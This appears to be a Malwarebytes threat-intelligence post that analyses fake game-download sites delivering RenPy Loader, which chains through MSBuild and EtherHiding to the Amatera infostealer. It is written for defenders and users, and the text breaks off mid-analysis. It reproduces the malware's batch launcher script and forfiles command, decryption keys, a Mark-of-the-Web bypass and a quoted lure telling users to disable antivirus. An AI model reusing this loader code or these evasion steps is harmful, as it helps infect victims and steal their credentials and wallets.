

Fake games spread stealers with RenPy Loader, MSBuild and EtherHiding

malwarebytes.com/blog/threat-intel/2026/07/fake-games-spread-stealers-with-renpy-loader-msbuild-and-etherhiding

Gabriele Orini

July 20, 2026



We have detected several campaigns using fake downloads of games, mods, cracks, and software to spread **RenPy Loader**. Once installed, the loader starts a complex, multi-stage infection chain that abuses **MSBuild** and the **EtherHiding** technique before ultimately delivering **Amatera Stealer**.

Amatera is an infostealer—a type of malware designed to steal sensitive information from an infected device. It can target passwords and other data stored in browsers, cryptocurrency wallets, browser extensions, messaging apps, and local files. Stolen credentials and session data may also allow attackers to access the victim's online accounts.

The victim may see what appears to be a normal game or software installer while the malware runs silently in the background.

RenPy Loader, also known as RenEngine Loader, is particularly interesting because it abuses Ren'Py, a legitimate engine used to create visual novels, story-driven games, and interactive fiction. By hiding malicious code inside software associated with gaming, attackers can make

their downloads appear more believable to people looking for games, mods, or cracked software.

We've previously seen attackers misuse legitimate development tools and emerging software frameworks, including [Bun](#) and [Deno](#), to distribute malware. RenPy Loader follows the same pattern: Attackers abuse legitimate technology to disguise malicious activity, complicate the infection chain, and make detection more difficult.

RenPy Loader has also been observed delivering other malware, including HijackLoader and Lumma Stealer, showing that the final payload can vary between campaigns.

In this blog, we analyze an infection chain in which Ren'Py decrypts a ZIP archive containing a BAT file and several MSBuild project files. These files load a trojanized .NET component, which then decodes another malicious component.

That malicious component uses a technique called EtherHiding to locate its command-and-control (C2) server. Instead of storing the C2 address directly inside the malware, the attackers hide it in data stored on a public blockchain. The malware then downloads the next stages of the attack from that server, making the attackers' infrastructure more difficult to identify and disrupt.

Finally, we examine the additional payloads that ultimately decrypt and execute Amatera Stealer.

Fake downloads infect your device

The infection begins when someone downloads a supposed game, mod, crack, or piece of software. We found malicious files distributed through:

- Malicious websites
- Game download portals
- Several file-sharing services, including Wormhole, GoFile, Google Drive, and MEGA

Here are some of the detected pages that start the infection chain:

BUZZHEAVIER

Fast and reliable file hosting service.

[Index](#) | [Pricing](#) | [Blog](#) | [Speedtest](#) | [Developers](#) | [Privacy](#) | [Terms](#) | [Proxy](#) | [Contact](#) | [Help](#)

The Legend of Zelda Tears of the Kingdom (v1.2.1)[0100F2C0115B6800][v393216][US].nsp

2807 downloads · 3779 views · Uploaded March 20, 2026

Download File 445.8MB

[Copy download link](#)

[Slow? Try mirror 2](#)

[Open in browser instead](#)

MD5: dc621324de3dfd7b956981457f180ac4

SHA-256: 0367da2a4b7918de7feda45b9685c5d0039ede447281a1d9910c20f8088f9d5d



COMPLETED / OTHERS

Anomalous Coffee Machine [v1.3.30 Deluxe] [HoruBrain]

FEBRUARY 9, 2026 / F95



DOWNLOAD HERE

- Numpad 3
- Numpad 4
- Numpad 5

NOTES

Default value is 7, max value is 21. If you want to restore its effect, please set the value back to default.

How to Use the 33 Immortals Trainer

1. **Download** the trainer archive from the link on this page.
2. **Extract** with WinRAR or 7-Zip if delivered as an archive.
3. **Temporarily disable** real-time antivirus during extraction if false positives block the file. Memory-editing tools trigger heuristic AV warnings — known false positive, not an infection.
4. **Launch the game first**, reach the main menu, then start the trainer as Administrator.
5. **Use the listed function keys** (typically F1–F12) to toggle cheats: infinite health, ammo, money, stamina, one-hit kill, super speed, etc.

Compatibility & Anti-Cheat

33 Immortals trainer targets the **single-player and offline modes** on the exact game build listed at the top of this page. It does **not bypass online anti-cheat** (EAC, BattlEye, VAC, FairFight) and should never be used in online/multiplayer modes — doing so can result in a permanent ban.

Downpro

Adult Games Free Games Mac Games PC Games Top Games Torrent Games

Download & Activated Working Full Version Setup for Free


By admin / June 10, 2026

SETUP

DIRECT DOWNLOAD

Download Your File Here Get your file now with just one click. Fast, easy, and free. No hassles, no waiting. Start downloading today.

Your download link is ready:



[Game Repack](#) [FitGirl Repacks](#) [KaOs Repacks](#) [Tiny Repacks](#) [GameDrive](#) [DODI Repacks](#) [Kirigirl](#) [VorilYT](#)

[CPGREPACK](#) [Vanya Repacks](#) [ELAmigos Repacks](#) [Mega Thread](#) [DODI Hypervisor Repack](#)



DELUXE EDITION

[Download Game](#)

O.REPACK-KaOs
by SCOOTER
July 20, 2026

Animal.Shelter.2.v1.4.2.MULTI13.REPACK-KaOs
by SCOOTER
July 20, 2026

Assassins.Creed.Shadows.v1.1.11.MULTI13.REPAC
K-KaOs
by SCOOTER
July 20, 2026

Tom Clancy's Rainbow Six: Vegas Collection
(v1.06.215 / 1.03) [DODI Repack]
by Game Repack
July 20, 2026

Assassin's Creed Shadows: Premium Edition
(v1.1.11 + All DLCs + Bonus Content + MULTI13)
(From 78.3 GB) [DODI / voices38 Repack]
by Game Repack
July 18, 2026

Echoes of Aincrad: Ultimate Edition (v1.0.4.0 + All



Tomodachi Life: Living the Dream XCI

Version: 1.0.2 Size: 68.71 MB 2 files

[← Back to game page](#)

Download ROM

Download Game

Base Game

 Direct

Base Game — #1 >

 Datanotes

Base Game — #2 >

Problems with file version, download or installation?

Request help

LewdGames Free 2D/3D Offline Adult Games

[← Back to Post](#)



Planet Lust [Final] By Skullgear

By Skullgear 164.5 MB Windows

Download Game

 Download Links

6 Mirrors

 Win

 Voltupload

 Datanodes

 Mega

 Mixdrop

- NSWPEDIA.COM  Switch ROMs  Exclusives  Tutorials

[Home](#) / [Games](#) / [Adventure](#) / [Pokémon™ Pokopia](#) / [Download](#)



Pokémon™ Pokopia NSP
[Adventure](#)
 Rates: 3.4 / 5 (366 votes)

[Download ROM](#)
[Download Game](#)

List of available versions

Downloads List- Vikingfile/Direct

--	--	--

- ████████████████████INGFAST**
 ██████████ing fast file hosting service

[Index](#) | [Speed](#) | [Help](#) | [Privacy](#) | [Terms](#) | [Contact](#) | [Login](#)

Dying_Light_The_Beast_Update_from_v1.6.0_to_v1.6.2-ElAmigos.rar

DOWNLOAD
 Size: 183.3MB | Downloads: 2481

First click - open ads. Second - start download

ACHTUNG!



All FF downloads happen in this ██████████ing window.
 If some foxy ad shows you a "Download" button be smart,
 close that page and return back here.



If you think this file violates content policy, [report here](#)

1 / 10

In several cases, clicking a download link redirected the user to another fake download website. These pages used different designs and invented service names, helping the campaigns appear less repetitive and making the malicious infrastructure harder to recognize.

Below are examples of fake download pages used to distribute the malicious archive:





**TeraHost**
Terabytes of space

Compressed Archive (.ZIP)

Uploaded: 2026-07-06 15:39

Your file is waiting
Click the button below to start your download.

[Download File](#)[Copy Link](#)

Malware Scanned

Secure Transfer

Fast Download

© 2026 TeraHost. All rights reserved.

box**BoxUpload**
Simple & secure uploads



COMPRESSED ARCHIVE (.ZIP)

Uploaded: 2026-07-06 15:40


Your download is here
Click the button below to start your download.

[Download File](#)[Copy Link](#)

Malware Scanned

Secure Transfer


Fast Download



1 / 7


The user downloads an archive containing a file named Setup.exe. Opening this file starts the infection chain.

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
data	352,633,532	344,196,761	File folder	7/15/2026 12:4...	
lib	521,819,268	491,498,072	File folder	7/15/2026 12:4...	
renpy	8,064,749	3,103,795	File folder		
Setup.exe	104,448	88,078	Application	2/17/2026 5:27 ...	0E75D415
setup.py	8,944	3,054	PY File	2/17/2026 5:27 ...	C76049C9



Example of an archive
downloaded from a malicious
website

The victim sees a loading or installation screen, but malicious code is running in the background.



The installation screen

How to stay safe

A few precautions can reduce the risk of downloading malicious games or software:

- Download games and software from official websites, trusted app stores, or established distribution platforms.

- Treat cracked software, unofficial mods, and free versions of paid games with caution.
- Be wary when a download link redirects you through several unfamiliar websites or file-sharing services.
- Check the contents of downloaded archives before opening executable files such as `Setup.exe`.
- Look for unusual filenames, unrelated images or text files, and content that does not match what you intended to download.
- Use real-time anti-malware software such as [Malwarebytes](#).
- Keep your operating system, browser, and security software up to date.

The people behind these campaigns continually create new websites and change their download pages. A professional-looking installer or familiar file-sharing service does not guarantee that a download is safe.

Technical analysis of RenPy loader

Ren'Py is a free, open-source engine for creating visual novels, story-driven games, and interactive fiction. Ren'Py allows the integration of Python scripts, which attackers abuse to insert malicious code.


In this case, we found malicious code in the following files and paths:

Path	Description
data/python-packages/sys_config/	Anti-sandbox classes
data/libwin32.rpa	Loader
data/.GEg	XOR-encrypted config
data/j3lpTcg7kBRN.E3	XOR-encrypted ZIP

The first-stage loader extracted from `libwin32.rpa` performs the following operations:

- Reads the config `data/.GEg` and decrypts it using Base64 decoding and XOR with the key `81034149cd6f48c8821340204f92766e`. This config contains the password used to extract the ZIP, along with other configuration data used by the loader.
- Calls `sys_config.is_sandboxed()` and exits if a sandbox is detected.

- XOR-decrypts data/j3lpTcg7kBRN.E3 using the key A50YyY1 to obtain the ZIP.
- Extracts the ZIP contents to a random folder under %TEMP%/tmp-{5 digits}-{12 characters} and writes a :Zone.Identifier alternate data stream (ADS) with ZoneId=0 to remove the Mark of the Web and bypass SmartScreen. It also inserts a random REM string into the extracted BAT file.
- Launches the payload using forfiles.exe.
- Sends the machine's MAC address and campaign ID to a tracking website.



The decoded config

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	En
Internal.props	21 739	21 739	2026-07-06...			V 01800000...	
Nancy.Compile.targets	1 212 310	1 212 310	2026-07-06...			V 01800000...	
Nancy.csproj	9 440 155	9 440 155	2026-07-06...			V 01800000...	
Nancy.csproj.user	604 703	604 703	2026-07-06...			V 01800000...	
TP2hppNk5.cmd	1 149	1 149	2026-07-06...			V 01800000...	

The files contained in the decrypted ZIP

In this case, the extracted BAT file was executed using the following command:

```
forfiles.exe /p C:\Users\{USER}\AppData\Local\Temp\tmp-07921-lfxH6lX35x0a /m
TP2hppNk5.oyb /c "cmd /c ren @file TP2hppNk5.bat && call TP2hppNk5.bat"
```

Contents of the BAT file:

```
@echo off
setlocal DisableDelayedExpansion
set "_bp=%~f0"
set "_rl=0"
if /i "%~1"==" /launched" set "_rl=1"
if /i "%~2"==" /launched" set "_rl=1"
if /i "%~3"==" /launched" set "_rl=1"
if /i "%~4"==" /launched" set "_rl=1"
if /i "%~5"==" /launched" set "_rl=1"
if /i "%~6"==" /launched" set "_rl=1"
```

```

if /i "%~7"==" /launched" set "_rl=1"
if /i "%~8"==" /launched" set "_rl=1"
if /i "%~9"==" /launched" set "_rl=1"
if "%_rl%"=="1" goto :_go
set "_ch=%SystemRoot%\System32\conhost.exe"
if exist "%SystemRoot%\Sysnative\conhost.exe" set
"_ch=%SystemRoot%\Sysnative\conhost.exe"
where conhost.exe >nul 2>&1
if %errorlevel% equ 0 (
    endlocal & start "" /b "%_ch%" --headless cmd.exe /c "%_bp%" /launched
) else (
    endlocal & cmd.exe /c "%_bp%" /launched
)
exit /b 0
:_go
endlocal
setlocal EnableExtensions
set MSBUILDENABLEALLPROPERTYFUNCTIONS=1
set "_czzf=%~dp0Nancy.csproj"
set "_pb=%WINDIR%\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
REM b64c5053-f19f-4c80-8ac5-e1e3f55b1c1c
if not exist "%_pb%" set
"_pb=%WINDIR%\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe"
if not exist "%_pb%" (
    exit /b 9
)
"%_pb%" "%~dp0Nancy.csproj" /nologo /v:q >nul 2>&1
endlocal

```

The executed BAT file performs the following operations:

Relaunches itself in a headless console when supported:

```
"C:\WINDOWS\System32\conhost.exe" --headless cmd.exe /c
```

Enables MSBuild property functions, allowing additional methods such as
AppDomain.CurrentDomain.Load to be executed:

```
MSBUILDENABLEALLPROPERTYFUNCTIONS=1
```

Executes MSBuild.exe with Nancy.csproj as its project file. During project evaluation, a malicious MSBuild property function hex-decodes and reflectively loads the next DLL stage.

The trojanized Nancy DLL and custom bytecode

Nancy.csproj imports the three extracted files Nancy.csproj.user, Internal.props, and Nancy.Compile.targets. The malicious DLL is split across three values stored in these files.

The imported files inside `Nancy.csproj`

